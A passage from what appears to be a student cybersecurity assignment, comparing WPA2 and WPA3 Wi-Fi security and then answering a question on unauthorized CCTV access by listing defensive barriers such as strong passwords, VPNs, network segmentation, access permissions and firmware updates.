**3. WPA2 (Wi-Fi Protected Access II)** **Introduced:** 2004 as an upgrade to WPA, based on the IEEE 802.11i standard. **Encryption:** Uses Advanced Encryption Standard (AES) with a 128-bit key for stronger encryption than TKIP.

**Security:**

**Enhanced Encryption:** AES is a stronger encryption standard compared to RC4, providing better protection against data breaches.

**Robust Security Network (RSN):** WPA2 includes features like 802.1X for robust authentication and supports both personal (PSK) and enterprise modes.

**Improved Key Management:** WPA2 uses a more secure method for key exchange and management.

**Status:** WPA2 has been the standard for most wireless networks for many years. Despite its robustness, it still has vulnerabilities that WPA3 addresses.

**4. WPA3 (Wi-Fi Protected Access III)** **Introduced:** 2018 as the latest security protocol to address vulnerabilities in WPA2. **Encryption:** Continues using AES but introduces additional security improvements.

**Security:** Enhanced Encryption: WPA3 uses 192-bit encryption in WPA3-Enterprise mode, providing stronger protection for sensitive data.

**Improved Authentication:** Uses Simultaneous Authentication of Equals (SAE) for a more secure handshake process compared to WPA2's PSK, mitigating offline dictionary attacks.

**Forward Secrecy:** Ensures that even if a key is compromised, past communications remain secure.

**Protected Management Frames (PMF):** Provides additional protection against eavesdropping and spoofing attacks.

**Open Networks Security:** WPA3 introduces Opportunistic Wireless Encryption (OWE) to provide encryption on open networks without requiring authentication. **Status:** WPA3 is designed to be the standard for modern wireless networks, offering the strongest security features currently available.

In summary, each subsequent protocol has built upon and improved the security measures of its predecessors. WEP is outdated and vulnerable, WPA offered significant improvements, WPA2 further enhanced security, and WPA3 introduces the latest advancements to protect against contemporary threats. For current and future wireless networking, WPA3 is the recommended standard due to its robust security features.

## QUESTION 10.

Q10. Can you provide insight into the methods for accessing a CCTV camera without authorization? If so, kindly describe the process. If not, please elucidate the challenges and difficulties you encounter in attempting to gain unauthorized access.

### **Challenges and Difficulties encountered in attempting to gain unauthorized access to a CCTV camera.**

#### **1. Usage of Strong Passwords**

Default usernames and passwords for most devices are very well known by unauthorized users looking to access security systems online and the default usernames and passwords are details that an unauthorized user will try first. Strong passwords that is at least 6 characters or longer with a combination of lower-case and upper-case letters, as well as numbers and special characters make it difficult to figure out. Some CCTV passwords are also changed frequently.

#### **2. Usage of VPN**

Using a VPN (virtual private network) is a more secure method to stop unauthorized access from getting personal information. It establish an end-to-end encrypted connection between devices and a network, providing the highest level of security which makes it hard to gain unauthorized access.

Adding a VPN can provides protection for your commercial CCTV camera installation. VPNs protect internet traffic from hackers and other eavesdroppers by encrypting it improving secrecy and blocking efforts by unauthorized users to access it.

#### **3. Secure Network Infrastructure**

Securing network infrastructure is another essential challenge faced in gaining unauthorized access to CCTV. This means firewalls, switches, and routers that are set up to successfully block attempts at unauthorized access.

Network segmentation is also a challenge since it separates CCTV equipment from other systems and lessens the effect of possible breaches. Commercial surveillance camera system installation often set up such secure network infrastructure to ensure robust protection against breaches.

#### **4. Limited Access Permissions**

Limited access permissions is equally a challenge in accessing strengthened security of your CCTV footage. It reduces the danger of unauthorized people altering or seeing private video by limiting access to authorized personnel only.

It guarantees that each person is given access based on their unique job and responsibilities, role-based access management further improves security.

##### 5. Updated Firmware and Software

Regular software upgrades are a challenge for unauthorized access for CCTV system. These upgrades frequently include important security patches that fix loopholes that hackers have taken advantage of.

A routine of scheduling automatic system updates or setting up reminders to update system manually can guarantee that CCTV equipment is running the most recent security patches and problem fixes.